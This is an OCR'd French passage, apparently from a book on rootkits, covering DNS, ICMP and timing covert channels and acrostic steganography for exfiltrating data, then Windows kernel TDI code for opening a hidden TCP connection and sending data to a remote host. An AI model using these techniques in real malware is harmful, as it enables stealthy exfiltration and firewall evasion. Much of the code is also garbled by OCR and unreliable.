Pour reprendre l'exemple de DNS, la charge utile des paquets DNS comprendrait de véritables requêtes DNS pour des sites Web légitimes et, dissimulées entre ses lignes, des commandes à distance et des données exfiltrées. Le problème de cette approche est qu'elle ne permet pas de transférer beaucoup de données à la fois. Le transfert d'une base de données ou d'un fichier volumineux prendrait donc du temps, jusqu'à plusieurs semaines ou mois selon la conception du canal.

Tirer parti de l'intervalle de temps entre les paquets

Un aspect souvent négligé lors de la conception de canaux de communication secrets est le temps. Plutôt qu'insérer des données dans les paquets d'une communication existante, un rootkit pourrait les transmettre dans l'intervalle entre les paquets. Il mesurerait le moment auquel chaque paquet arrive sur le réseau et utiliserait cette information pour extraire les données dont il a besoin. Un tel canal permet une dissimulation beaucoup plus efficace. A l'instar de nombreuses autres conceptions, la bande passante de la connexion serait également limitée, n'autorisant la transmission que de commandes et de messages courts.

Dissimuler des données sous des requêtes DNS

Une démarche courante consiste à implémenter un canal secret sous des paquets DNS, ce qui présente certains avantages de taille. D'abord, DNS peut utiliser des paquets UDP, lesquels n'incluent pas la surcharge de service liée à la négociation en trois temps de TCP. Ensuite, les paquets UDP peuvent être falsifiés. De plus, DNS est généralement autorisé à traverser les pare-feu. Et, enfin, le trafic DNS étant constant sur un réseau, il est typiquement ignoré. Ces deux derniers avantages sont les plus importants.

La stéganographie appliquée à une charge utile ASCII

Il existe des moyens de dissimulation plus subtils que simplement placer une charge utile chiffrée à la fin d'un paquet DNS. Un fin observateur trouverait cela très douteux. Souvenez-vous, quand vous étiez enfant, de ce jeu qui consistait à superposer une carte perforée à un texte écrit pour révéler seulement certaines lettres, faisant apparaître un autre message. C'est là le principe de base de la stéganographie.

Pour un exemple de stéganographie appliquée à des données ASCII, considérons un scénario basique avec un canal secret DNS. Supposons que nous devions envoyer un message de 10 octets (par exemple une commande ou un mot de passe intercepté).

Nous pourrions créer une requête DNS pour chaque caractère du message. Chaque requête concernerait un site Web dont le nom commencerait par une des lettres du message à transmettre. Un tel message est qualifié d'*acrostiche* (voir Figure 9.1).

S	E	C	R	E	T

En-tête TCP/IP	En-tête DNS	Requête pour : sales.google.com
En-tête TCP/IP	En-tête DNS	Requête pour : estate.google.com
En-tête TCP/IP	En-tête DNS	Requête pour : cars.google.com
En-tête TCP/IP	En-tête DNS	Requête pour : railway.google.com
En-tête TCP/IP	En-tête DNS	Requête pour : electric.google.com
En-tête TCP/IP	En-tête DNS	Requête pour : turnkey.google.com

Figure 9.1
Une série de requêtes DNS utilisées pour coder un acrostiche. La première lettre des noms DNS sert à reconstituer le message secret.

Cet exemple fonctionne mais il est quelque peu simpliste. Dans la réalité, il faudrait d'abord chiffrer le message puis recourir à la stéganographie pour offrir deux niveaux de protection de sorte que, même si le message venait à être décodé, il serait encore chiffré.

Notre exemple de conception nécessite une base de données de noms DNS, chacun correspondant à un octet ASCII différent[1]. Il pourrait être amélioré en utilisant des noms DNS qui représentent chacun plus d'un caractère chiffré afin que chaque requête DNS puisse transporter plusieurs caractères du message.

1. La base de noms de sites Web pourrait être créée à la volée en interceptant les autres requêtes DNS légitimes sur le réseau.

La stéganographie est un domaine très vaste, et un traitement détaillé dépasse le cadre de ce livre. Vous pouvez partir de l'exemple présenté pour approfondir vous- même le sujet. Vous trouverez toutes sortes de ressources sur Internet, comme des programmes et des codes source permettant de cacher des données dans des images, des fichiers .wav et même des fichiers MP3[1].

Utiliser d'autres protocoles TCP/IP

Les hackers emploient différents types de paquets comme canaux secrets, comme ceux du protocole ICMP. Pour s'amuser, quelqu'un a même créé un canal secret ICMP pour transmettre de l'art ASCII (une forme d'art qui utilise des caractères affichables)[1 2]. Loki est un exemple d'outil connu qui utilise ICMP pour transférer des données[3]. Il a donné lieu à de nombreuses variantes. Des techniques de rootkit en mode noyau permettant d'exfiltrer *via* des réponses ICMP la frappe capturée ont également été développées[4].

De nombreuses recherches accessibles au public ont été conduites sur l'utilisation des protocoles TCP/IP comme canaux secrets[5]. Cette section a couvert plusieurs des approches disponibles.

Outre les méthodes décrites, des champs de données optionnels ou non utilisés en temps normal peuvent aussi servir de canaux secrets. Des exemples sont le champ d'identification de l'en-tête IP ainsi que le numéro de séquence initial et le numéro de séquence d'acquittement des paquets TCP.

Dissimulation au niveau du noyau *via* TDI

Il était inévitable que cette discussion sur TCP/IP nous conduise à examiner un peu de code. Dans un environnement Windows, vous disposez de deux modes pour écrire du code de communication en réseau : utilisateur et noyau. Le code en mode utilisateur est plus facile à écrire mais est davantage visible. Celui en mode noyau

1. Steghide (**http://steghide.sourceforge.net**).
2. **D.** Opacki, ECHOART. disponible sur **http://mirrorl.internap.com/echoart**.
3. Daemon9 et Alhambra, "Project Loki: ICMP Tunneling", *PhrackH,* n° 49, article 6 (8 novembre 1996), disponible sur www.phrack.org/phrack/49/P49-06.
4. Voir B. Jack, "Remote Windows Kernel Exploitation: Step into the Ring 0" (Aliso Viejo, Cal. : eEye Digital Security, 2005), disponible sur www.eeye.com/~data/publish/whitepapers/research/**OT20050205.FILE.pdf.**
5. Voir par exemple C. Rowland, "Covert Channels in the TCP/IP Protocol Suite", *First Monday/2*, n" 5 (5 mai 1997), disponible sur www.flrstmonday.org/issues/issue2_5/rowland.

est plus furtif mais est aussi plus complexe. Le noyau ne comprend pas autant de fonctions intégrées et oblige à développer davantage de code soi-même. Cette section couvre principalement la dissimulation dans TCP/IP au niveau du noyau.

Les deux principales interfaces avec le noyau sont TDI et NDIS. TDI présente l'avantage d'utiliser la pile TCP/IP existante sur la machine, ce qui vous évite d'avoir à écrire votre propre pile.

Un pare-feu d'hôte peut détecter les communications imbriquées dans TCP/IP. Avec NDIS, vous pouvez lire et écrire des paquets bruts sur le réseau et contourner ainsi certains pare-feu, mais l'inconvénient est qu'il vous faut implémenter votre propre pile TCP/IP pour pouvoir utiliser ce protocole.

Création d'une structure d'adresse

Un rootkit évolue dans un environnement de réseau et devrait donc être capable de communiquer avec le réseau. Malheureusement, le noyau n'offre pas de sockets faciles à utiliser. Des bibliothèques sont disponibles, mais elles ne sont pas gratuites et peuvent aussi être traçables. Bien qu'elles constituent la solution la plus simple, elles ne sont pas nécessaires pour pouvoir utiliser TCP/IP dans le noyau.

Pour le programmeur autonome, il existe une bibliothèque du noyau qui supporte les fonctionnalités TCP/IP et avec laquelle il peut interagir depuis un driver en mode noyau. Les drivers peuvent appeler les fonctions d'autres drivers, c'est ainsi que vous pouvez utiliser TCP/IP depuis un rootkit.

Les services TCP/IP sont accessibles à partir d'un driver qui expose plusieurs périphériques portant des noms tels que /device/tcp et /device/udp. Intéressant, non ? Cela l'est si vous avez besoin d'une interface de type socket depuis le mode noyau.

TDI *(Transport Data Interface*) est une spécification conçue pour communiquer avec un driver qui supporte TDI. Nous sommes concernés ici par le driver du noyau Windows compatible avec TDI qui expose les fonctionnalités TCP/IP. A l'heure de la rédaction de ce livre, on ne trouve pas de documentations ou d'exemples de code de qualité à télécharger illustrant comment utiliser ces fonctionnalités. Un des problèmes de TDI est qu'il est si souple et générique que la plupart des documents sur le sujet sont généraux et manquent de clarté.

Pour notre propos, nous avons créé un exemple qui vous familiarisera avec la programmation TDI.

La première étape pour programmer un client TDI est de créer une structure d'adresse. Cette structure ressemble beaucoup à celles employées dans la programmation de sockets en mode utilisateur. Dans notre exemple, nous demandons au driver TDI de créer cette structure pour nous. Si la requête réussit, nous récupérons un handle sur cette structure. Cette technique est courante dans le développement de drivers.

Pour créer une structure d'adresse, nous ouvrons un handle de fichiers vers `/device/tcp` en lui passant certains paramètres spéciaux. Nous invoquons pour cela la fonction du noyau `ZwCreateFile`. L'argument le plus important de cet appel est un ensemble d'attributs étendus, ou EA *(Extended Attributes)*[1], qui nous sert à passer des informations essentielles et uniques au driver (voir Figure 9.2).




Figure 9.2
Le driver A envoie une requête au driver B via ***l'appel de ZwCreateFile. La structure d'attributs étendus contient les détails de la requête. Le handle de fichier retourné est en fait un handle sur un objet créé par le driver de plus bas niveau.***

Un peu de documentation peut être utile ici. L'emploi de l'argument d'attributs étendus est unique et spécifique au driver en question. Dans notre cas, nous devons passer des informations sur l'adresse IP et le port TCP que nous voulons utiliser pour le canal secret. Le DDK de Microsoft documente cela, bien qu'il ne soit pas très précis et ne donne pas d'exemple de code.

1. Les attributs étendus sont surtout utilisés par les drivers du système de fichiers.

L'argument d'attributs étendus est un pointeur vers une structure de type FILE_FULL_EA_INF0RMATI0N qui est documentée dans le DDK. Voici à quoi elle ressemble :

```
typedef struct _FILE_FULL_EA_INFORMATION
{
  ULONG NextEntryOffset ;
  UCHAR Flags;
  UCHAR EaNameLength;
  USHORT EaValueLength;
  CHAR EaName[1] ;
} FILE_FULL_EA_INFORMATION, *PFILE_FULL_EA_INFORMATION;
```

Création d'un objet adresse locale

Nous devons maintenant créer un *objet adresse*. Cet objet sera ensuite associé à un point d'extrémité (*endpoint*) pour que la communication puisse débuter. Il est construit en utilisant le champ d'attributs étendus de l'appel de ZwCreateFile. Le nom de fichier spécifié ici est \Device\Tcp :

```
#define DD_TCP_DEVICE_NAME L"\\Device\\Tcp"
  UNICODE_STRING TDI_TransportDeviceName;
  // Crée un nom de périphérique de transport Unicode
  RtlInitUnicodeString(&TDI_TransportDeviceName,
                       D D_TC P_D EVIC E_NAM E );
```

Nous irfitialisons ensuite la structure des *attributs de l'objet.* La partie la plus importante de cette structure est le nom du périphérique de transport. Nous spécifions également que la chaîne devrait être traitée comme étant insensible à la casse. Si le système cible est Windows 2000 ou plus, nous devrions aussi spécifier OBJ_KERNEL_HANDLE.

C'est toujours une bonne chose que d'utiliser ASSERT pour vérifier le niveau d'IRQ d'un appel. Ceci permet à la version de debugging de votre driver de signaler une gestion incorrecte des niveaux d'IRQ.

```
  OBJECT_ATTRIBUTES TDI_0bject_Attr;
// Crée les attributs de l'objet
  // L'appel doit avoir lieu au niveau d'IRQ PASSIVE_LEVEL
  ASSERT( KeGetCurrentIrql() == PASSIVE_LEVEL );
  InitializeObj ectAttributes(&TDI_0bject_Attr,
                     &TDI_TransportDeviceName, OBJ_CASE_INSENSITIVE
              | OBJ_KERNEL_HANDLE,

                     0,
                     0 );
```

Nous arrivons maintenant à la structure d'attributs étendus. Nous spécifions un tampon suffisamment grand pour qu'il puisse contenir la structure plus l'adresse

TDI. Cette structure comprend un champ `NextEntryOffset` qui est défini à zéro pour indiquer que nous envoyons une seule structure dans la requête. Il y a également un champ `EaName` que nous définissons avec la constante `TDI_TRANS- PORT_ADDRESS`. Cette constante correspond à la chaîne "TransportAddress" dans le fichier d'en-tête `Tdi. h`.

Voici `la` structure `FILE_FULL_EA_INFORMATION` que nous utilisons :

```
typedef Struct _FILE_FULL_EA_INFORMATION
{
  ULONG NextEntryOffset ;
  UCHAR Flags;
  UCHAR EaNameLength ;
  USHORT EaValueLength;
  CHAR EaName[1]; // Défini avec TDI_TRANSPORT_ADDRESS
                  // suivi d'une structure TA_IP_ADDRESS.
} FILE_FULL_EA_INFORMATION, *PFILE_FULL_EA_INFORMATION;
```

Voici le code qui permet de l'initialiser :

```
Char EA_Buffer[Sizeof(FILE_FULL_EA_INFORMATION) +
                        TDI_TRANSPORT_ADDRESS_LENGTH + sizeof(TA_IP_ADDRESS)];
PFILE_FULL_EA_INFORMATION pEA_Buffer =
(PFILE_FULL_EA_INFORMATION)EA_Buffer; pEA_Buffer->NextEnt
ryOffset = 0; pEA_Buffer->Flags = 0;
```

Le champ `EaNameLength` reçoit la constante `TDI_TRANSPORT_ADDRESS_LENGTH`. Il s'agit de la longueur de la chaîne `TransportAddress` moins le caractère de terminaison `NULL`. Nous sommes certains de copier la chaîne entière, le caractère de terminaison `NULL` y compris, lorsque nous initialisons le champ `EaName` :

```
pEA_Buffer->EaNameLength = TDI_TRANSPORT_ADDRESS_LENGTH; memcpy(pEA_Buffer-
>EaName,
  TdiTransportAddress, pEA_Buffer->EaNameLength + 1
);
```

`EaValue` est une structure `TA_TRANSPORT_ADDRESS` qui contient l'adresse IP de l'hôte local et le port TCP local à utiliser pour la connexion. Elle inclut aussi une ou plusieurs stmctures `TDI_ADDRESS_IP`. Si vous avez quelques connaissances en programmation de sockets utilisateur, vous pouvez voir la structure `TDI_ADDRESS_IP` comme l'équivalent dans le noyau de la structure `sockaddr_in`.

Il est préférable de laisser le driver sous-jacent choisir le port TCP local, ce qui vous évite d'avoir à déterminer les ports qui sont déjà pris. La seule situation où le port source doit être contrôlé est lorsque la connexion passe par un pare-feu dont les

règles de filtrage peuvent être contournées en spécifiant un port source spécifique (port 80, 25 ou 53).

Nous opérons un calcul pour pointer vers l'emplacement de `EaValue` afin de pouvoir écrire les données. Le pointeur `pSin` nous facilite les choses. Nous devons veiller à définir le champ `EaValueLength` avec une taille correcte. La structure `TA_IP_ADDRESS` ressemble à ceci :

```
typedef struct _TA_ADDRESS_IP {
  LONG TAAddressCount;
  struct _AddrIp {
  USHORT         AddressLength;
  USHORT         AddressType;
  TDI_ADDRESS_IP Address[1];
  } Address [1];
1 TA_IP_ADDRESS, *PTA_IP_ADDRESS;
```

Elle est initialisée comme suit :

```
PTA_IP_ADDRESS pSin;
pEA_Buffer->EaValueLength = sizeof(TA_IP_ADDRESS); pSin =
(PTA_IP_ADDRESS) (pEA_Buffer->EaName + pEA_Buffer-
>EaNameLength + 1 ); pSin->TAAddressCount = 1 ;
pSin->Address[0].AddressLength = TDI_ADDRESS_LENGTH_IP; pSin-
>Address[0].AddressType = TDI_ADDRESS_TYPE_IP;
```

Pour faire en sorte que le driver sous-jacent choisisse un port source à notre place, nous spécifions 0 comme port source. Pensez à fermer vos ports lorsque vous avez terminé, sinon le système risque d'en manquer. Nous spécifions également 0 comme adresse source pour que le driver sous-jacent renseigne l'adresse IP de l'hôte local pour nous :

```
pSin->Address[0].Address[0].sin_port = 0; pSin->Address[0].Address[0].in_addr
= 0;
// Veille à ce que le reste de la structure soit à zéro
memset( pSin->Address[0].Address[0].sin_zero,
        0,
        sizeof(pSin->Address[0].Address[0].sin_zero)
);
```

Nous appelons enfin `ZwCreateFile`. N'oubliez pas de toujours vérifier avec `ASSERT` que le niveau d'IRQ est correct :

```
  NTSTATUS status;
ASSERT( KeGetCurrentIrql() == PASSIVE_LEVEL ); status =
  ZwCreateFile(
                &TDI_Address_Handle,
                GENERIC_READ|GENERIC_WRITE|SYNCHRONIZE,
                &TDI_0bj ect_Attr,
```

```
                    &IoStatus,
                    0,
                    FILE_ATTRIBUTE_NORMAL,
                    FILE_SHARE_READ,
                    FILE_OPEN,
                    0,
                    pEA_Buffer,
                    sizeof(EA_Buffer)
                    );
      if(!NT_SUCCESS(status))
      {
        DbgPrint("Failed to open address object,
        status 0x%08X", status);

        // A faire : libérer les ressources return
        STATUSJJNSUCCESSFUL;
```

Nous récupérons un handle sur l’objet qui vient d’être créé, que nous utiliserons dans des appels de fonctions ultérieurs :

```
    ASSERT( KeGetCurrentIrql() == PASSIVE_LEVEL ); status =
    ObReferenceObjectByHandle(TDI_Address_Handle,
                                         FILE_ANY_ACCESS,
                                         0,
                                         KernelMode,
                                         (PVOID *)&pAddrFileObj,
                                         NULL );
```

Et voilà, nous avons créé un objet adresse. Cette opération pourtant simple a nécessité beaucoup de code, mais ne vous inquiétez pas car le processus devient vite une routine.

Les sections suivantes expliquent comment associer cet objet à un point d’extrémité et, pour finir, comment se connecter à un serveur.

Création d'un point d'extrémité TDI avec un contexte

La création d’un point d’extrémité TDI requiert un autre appel de `ZwCreateFile`. La seule différence avec l’appel précédent est l’emplacement vers lequel pointe `EA_Buf f er`. Vous pouvez voir que la plupart des arguments sont passés dans la structure d’attributs étendus. Le tampon `EABuf f er` devrait contenir un pointeur vers une structure définie par l’utilisateur appelée *structure de contexte*. Dans notre exemple, nous définissons le contexte avec une valeur de remplissage car nous ne l’utilisons

La structure FILE_FULL_EA_INF0RMATI0N ressemble à ce qui suit :

```
typedef struct _FILE_FULL_EA_INFORMATION {
  ULONG NextEntryOffset ;
  UCHAR Flags;
  UCHAR EaNameLength;
  USHORT EaValueLength;
  CHAR EaName[1]; // Défini avec "ConnectionContext"
                  // suivi d'un pointeur vers une structure //
                  définie par l'utilisateur.
} FILE_FULL_EA_INFORMATION, *PFILE_FULL_EA_INFORMATION;
```

Voici le code qui sert à l'initialiser :

```
// Per Catlin, microsoft.public.development.device.drivers, //
"question on TDI client, please do help," 2002-10-18. ulBuffer
=
    FIELD_OFFSET(FILE_FULL_EA_INFORMATION, EaName) +
    TDI_CONNECTION_CONTEXT_LENGTH + 1                  +
    sizeof(C0NNECTI0N_C0NTEXT);

pEA_Buffer = (PFILE_FULL_EA_INFORMATION)
ExAllocatePool(NonPagedPool, ulBuffer); if(NULL==pEA_Buffer)
{
  DbgPrint("Failed to allocate buffer"); return
  STATUS_INSUFFICIENT_RESOURCES;
}

// Utilise le nom TdiConnectionContext qui // est une chaîne ==
"ConnectionContext". memset(pEA_Buffer, 0, ulBuffer);
pEA_Buffer->NextEntryOffset = 0; pEA_Buffer->Flags = 0;
// N'inclut pas NULL dans la longueur
pEA_Buffer->EaNameLength = TDI_CONNECTION_CONTEXT_LENGTH;
memcpy( pEA_Buffer->EaName,
    TdiConnectionContext,
    // Inclut NULL dans la copie
    pEA_Buffer~>EaNameLength + 1
);
```

CONNECTION CONTEXT est un pointeur vers une structure fournie par l'utilisateur et peut pointer vers n'importe quoi. Il est généralement utilisé par les développeurs de drivers pour garder trace de l'état associé à la connexion. Nous pouvons placer ce que nous voulons dedans.

Etant donné que nous utilisons une seule connexion, nous n'avons pas besoin de garder trace de quoi que ce soit et spécifions donc une valeur de remplissage pour le contexte :

```
pEA_Buffer->EaValueLength = sizeof(C0NNECTI0N_C0NTEXT);
```

Soyez particulièrement attentif au calcul concernant le pointeur dans le code suivant :

```
*(C0NNECTI0N_C0NTEXT*)( pEA_Buffer->EaName +
(pEA_Buffer->EaNameLength + 1 ) )
= (C0NNECTI0N_C0NTEXT) contextPlaceholder;

  // ZwCreateFile doit s'exécuter au niveau PASSIVE_LEVEL
  ASSERT( KeGetCurrentlrqlf) == PASSIVE_LEVEL );

  status = ZwCreateFile(
                    &TDI_Endpoint_Handle,
                    GENERIC_READ|GENERIC_WRITE|SYNCHRONIZE,
                    &TDI_0bject_Attr,
                    &IoStatus,
                    0,
                    FILE_ATTRIBUTE_NORMAL,
                    FILE_SHARE_READ,
                    FILE_0PEN,
                    0,
                    pEA_Buffer, sizeof(EA_Buffer)
                    );

  if(!NT_SUCCESS(status))
  {
    DbgPrint("Failed to open endpoint, status 0x%08X", status); //
    A faire : libérer les ressources return STATUSJJNSUCCESSFUL;
  }

  // Récupère le handle d'objet.
  // Doit s'exécuter au niveau PASSIVE_LEVEL.
  ASSERT( KeGetCurrentIrql() == PASSIVE_LEVEL ); status =
  ObReferenceObjectByHandle(
              TDI_Endpoint_Handle,
              FILE_ANY_ACCESS,
              0,
              KernelMode,
              (PVOID *)&pConnFileObj,
              NULL
              );
```

Nous disposons à présent d'un objet point d'extrémité. Nous avons déjà créé un objet adresse locale qu'il ne nous reste plus qu'à associer au nouveau point d'extrémité.

Association d'un point d'extrémité à une adresse locale

Après avoir créé à la fois un objet point d'extrémité et un objet adresse locale, l'étape suivante consiste à les associer. Un point d'extrémité n'est d'aucune utilité sans une adresse associée. Celle-ci indique au système quel port local et quelle adresse IP utiliser. Dans notre exemple, nous avons configuré l'adresse de façon que le système choisisse un port local à notre place (ce qu'il fait typiquement pour un Socket).

La communication avec le driver sous-jacent se fera au moyen d'IRP. Pour chaque fonction que nous souhaitons appeler, nous devons créer un IRP, y placer des arguments et des données et le passer au driver *via* la routine IoCallDriver. Après avoir passé chaque IRP, nous devons attendre qu'il se termine. Pour cela, nous utilisons une routine de terminaison. Un événement partagé par la routine de terminaison et le reste de notre code nous permet d'attendre que le traitement prenne fin.

```
// Récupère le périphérique associé à l'objet adresse,
// c'est-à-dire un handle vers l'objet périphérique / / d u  driver
TDI.
// (e.g., "\Driver\SYMTDI").
pTcpDevObj = IoGetRelatedDeviceObject(pAddrFileObj);

// Utilisé pour attendre la fin d'un IRP
KelnitializeEvent(&AssociateEvent, NotificationEvent, FALSE);

// Crée un IRP pour l'appel associé plrp =
TdiBuildlnternalDeviceControlIrpj TDI_ASSOCIATE_ADDRESS,
                pTcpDevObj,        // Objet périphérique du driver TDI.
                pConnFileObj,      // Objet fichier de connexion (point
                                   // d'extrémité).
                &AssociateEvent, // Evénement à signaler lorsque //
                                   1'IRP se termine.
                &IoStatus          // Bloc d'état d'E/S.






                );
  if(NULL==pIrp)
  {
    DbgPrint( "Could not get an IRP for
    TDI_ASSOCIATE_ADDRESS");
    return(STATUS_INSUFFICIENT_RESOURCES);
  }
```

```
// Ajoute des données à l'IRP
TdiBuildAssociateAddress( plnp,
                  pTcpDevObj,
                  pConnFileObj,
                  NULL,
                  NULL,
                  TDI_Address_Handle );
// Envoie une commande au driver TDI sous-jacent.
// Il s'agit de l'essence du canal de communication //
avec le driver sous-jacent.
// Définit la routine de terminaison.
// Doit s'exécuter au niveau PASSIVE_LEVEL.
ASSERT( KeGetCurrentIrql() == PASSIVE_LEVEL );

IoSetCompletionRoutine(
                  Plrp,
                  TDICompletionRoutine,
                  &AssociateEvent, TRUE, TRUE, TRUE);

// Effectue l'appel.
//  Doit  s'exécuter  au  niveau  <=  DISPATCH_LEVEL.
ASSERT(  KeGetCurrentIrql()  <=  DISPATCH_LEVEL  );
status = IoCallDriver(pTcpDevObj, plrp);
// Attend l'IRP, si nécessaire if
(STATUS_PENDING==StatUS)
{
  DbgPrint (''Waiting on IRP (associate) . . . " ) ;

  // Doit s'exécuter au niveau PASSIVE_LEVEL
  ASSERT( KeGetCurrentlrqlO == PASSIVE_LEVEL );
                  KeWaitForSingleObj ect(
                  &AssociateEvent,
                  Executive,
                  KernelMode,
                  FALSE, 0);
}

if ( (STATUS_SUCCESS!=status)
  &&
  (STATUS_PENDING!=StatUS))
{
  // Quelque chose ne va pas DbgPrint("IoCallDriver
  failed (associate), status 0x%08X", status);
  return STATUSJJNSUCCESSFUL;
}

if ((STATUS_PENDING==status)
  &&
  (STATUS_SUCCESS!=IoStatus.Status))
{
   // Quelque chose ne va pas
```

```
    DbgPrint("Completion of IRP failed (associate), status 0x%08X",
    IoStatus.Status); return STATUSJJNSUCCESSFUL;
  }
```

Connexion à un serveur distant

Maintenant que l'adresse locale a été associée au point d'extrémité, nous pouvons créer une connexion vers une adresse distante, soit l'adresse IP et le port cibles. Dans notre exemple, nous nous connectons au port 80 à l'adresse IP 192.168.0.10. Là encore, nous utilisons la routine de terminaison pour attendre que l'IRP prenne fin. Lorsque nous appelons le driver sous-jacent, nous devrions nous attendre à ce qu'un processus de négociation TCP en trois temps ait lieu sur le réseau, ce qu'un analyseur de paquets permet de vérifier :

```
KelnitializeEventf&ConnectEvent. NotificationEvent. FALSE :

// Crée un IRP pour se connecter à un hôte distant
plrp =
TdiBuildInternalDeviceControlIrp(
                TDI_C0NNECT,
                pïcpDevObj,      / Objet périphérique du driver TDI.
                pConnFileObj,    / Objet fichier de connexion (point
                                 / d'extrémité).
                &ConnectEvent,   / Evénement à signaler lorsque l'IRP
                                 / se termine.
                &IoStatus        / Bloc d'état d'E/S.
                );

if(NULL==pIrp)
{
  DbgPrint("Could not get an IRP for TDI_C0NNECT");
  return(STATUS_INSUFFICIENT_RESOURCES);
}

// Initialise la structure d'adresse IP RemotePort
= HTONS(80);
RemoteAddr = INETADDR(192,168,0,10);

RmtIPAddr.TAAddressCount = 1;
RmtIPAddr.Address[0].AddressLength = TDI_ADDRESS_LENGTH_IP;
RmtIPAddr.Address[0].AddressType = TDI_ADDRESS_TYPE_IP;
RmtIPAddr.Address[0].Address[0].sin_port = RemotePort;
RmtIPAddr.Address[0].Address[0].in_addr = RemoteAddr;

RmtNode.UserDataLength = 0;
RmtNode.UserData = 0;
RmtNode.OptionsLength = 0;
RmtNode.Options = 0;
RmtNode.RemoteAddressLength = sizeof(RmtIPAddr);
```

```
RmtNode.RemoteAddress = &RmtIPAddr;

// Ajoute des données de connexion IP à l'IRP
TdiBuildConnect(
                plrp,
                pTcpDevObj,     / Objet périphérique du driver TDI.
                pConnFileObj,   / Objet fichier de connexion (point
                                / d ¹ extrémité).
                NULL,           / Routine de terminaison d'E/S.
                NULL,           / Contexte de la routine de terminaison.
                NULL,           / Adresse de l'intervalle d'expiration.
                &RmtNode,       / Adresse du client sur le nœud distant.
                0               / Adresse du nœud distant (sortie)
                );

// Définit la routine de terminaison.
// Doit s'exécuter au niveau PASSIVE_LEVEL.
ASSERT( KeGetCurrentIrql() == PASSIVE_LEVEL );
IoSetComptetionRoutine( plrp,
        TDICompletionRoutine,
        &ConnectEvent, TRUE, TRUE, TRUE);

// Effectue l'appel.
// Doit s'exécuter au niveau <= DISPATCH_LEVEL.
ASSERT( KeGetCurrentIrql() <= DISPATCH_LEVEL );
// Envoie la commande au driver TDI sous-jacent
status = IoCallDriver(pTcpDevObj, plrp);
// Attend l'IRP, si nécessaire if
(STATUS_PENDING==Status)
{
  DbgPrint("Waiting on IRP (connect)... " );
  KeWaitForSingleObj ect(&ConnectEvent,
                        Executive,
                        KernelMode, FALSE, 0);
}

if ( (STATUS_SUCCESS!=status)
  &&
  (STATUS_PENDING!=StatUS))
{
  // Quelque chose ne va pas
  DbgPrint("IoCallDriver failed (connect), status 0x%08X", status); return
  STATUSJJNSUCCESSFUL;
}

if ( (STATUS_PENDING==Status)
  &&
  (STATUS_SUCCESS!=IoStatus.Status))
{
```

```
    // Quelque chose ne va pas
    DbgPrint("Completion of IRP failed (connect), status 0x%08X",
              IoStatus.Status);
    retunn STATUSJJNSUCCESSFUL;
}
```

Sachez que l'établissement de la connexion TCP peut prendre un certain temps. Etant donné que nous pouvons attendre un long moment la survenue de l'événement de terminaison et que nous ne devrions jamais bloquer le thread lorsque nous arrivons dans `DriverEntry`, notre exemple ne conviendrait pas dans un véritable rootkit. Dans la pratique, il faudrait revoir la conception du driver pour qu'un thread de travail gère l'activité TCP.

Envoi de données à un serveur distant

Pour compléter notre exemple, nous allons créer des instructions afin d'envoyer des données au serveur distant. Nous employons à cette fin un IRP et un événement d'attente. Nous allouons d'abord de la mémoire pour les données à transmettre et verrouillons cette mémoire pour qu'elle ne soit pas paginée sur disque :

```
KelnitializeEvent(&SendEvent, NotificationEvent, FALSE);

SendBfrLength = strlen(SendBfr);

pSendBuffer = ExAllocatePool(NonPagedPool, SendBfrLength); memcpy(pSendBuffer,
SendBfr, SendBfrLength);

// Crée un IRP pour se connecter à un hôte distant
plrp = TdiBuildlnternalDeviceControlIrpf
TDI_SEND,
pTcpDevObj,                         // Objet périphérique du driver TDI. //
pConnFileObj                        Objet fichier de connexion (point //
                                    d'extrémité).
                     &SendEvent,    // Evénement à signaler lorsque //
                                    1¹IRP se termine.
                     &IoStatus      // Bloc d'état d'E/S.
                     );

if(NULL==pIrp)
{
  DbgPrint("Could not get an IRP for TDI_SEND");
  return(STATUS_INSUFFICIENT_RESOURCES) ; Il

    // Ce code est nécessaire si le tampon se trouve dans le pool
    paginé. // Doit s'exécuter au niveau <= DISPATCH_LEVEL.
    /*ASSERT( KeGetCurrentIrql() <= DISPATCH_LEVEL );
    pMdl = IoAllocateMdl(pSendBuffer, SendBfrLength, FALSE, FALSE, plrp);
    if(NULL==pMdl)
```

```
                                                                                       {
  DbgPrint(“Could not get an MDL for TDI_SEND“);
  return(STATUS_INSUFFICIENT_RESOURCES);
                                                                                       }

// Doit s'exécuter au niveau < DISPATCH_LEVEL pour la mémoire paginable.
ASSERT( KeGetCurrentIrql() < DISPATCH_LEVEL );
_try
{
  MmProbeAndLockPages(
                     pMdl, // Corrige (ou essaie de corriger) le tampon
                     KernelMode,
                                                                         IoModifyAccess );
}
_except(EXCEPTION_EXECUTE_HANDLER)
{
  DbgPrint("Exception calling MmProbeAndLockPages");
  return STATUS_UNSUCCESSFUL;
}

/*TdiBuildSend(
               plrp,
               pTcpDevObj,     // Objet périphérique du driver TDI.
               pConnFileObj,   // Objet fichier de connexion (point
                               // d'extrémité).
               NULL,           // Routine de terminaison d'E/S.
               NULL,           // Contexte de la routine de terminaison.
               pMdl,           // Adresse de la MDL.
               0,                 Flags. 0 => envoyés comme TSDU
                               /
               /                  Longueur du tampon mappé par la MDL.
normale.
               SendBfrLength   //
// Définit la routine de terminaison.
// Doit s'exécuter au niveau PASSIVE_LEVEL.
ASSERT( KeGetCurrentIrql() == PASSIVE_LEVEL );

IoSetCompletionRoutine(
                plrp,
                TDICompletionRoutine,
                &SendEvent, TRUE, TRUE, TRUE);

// Effectue l'appel.
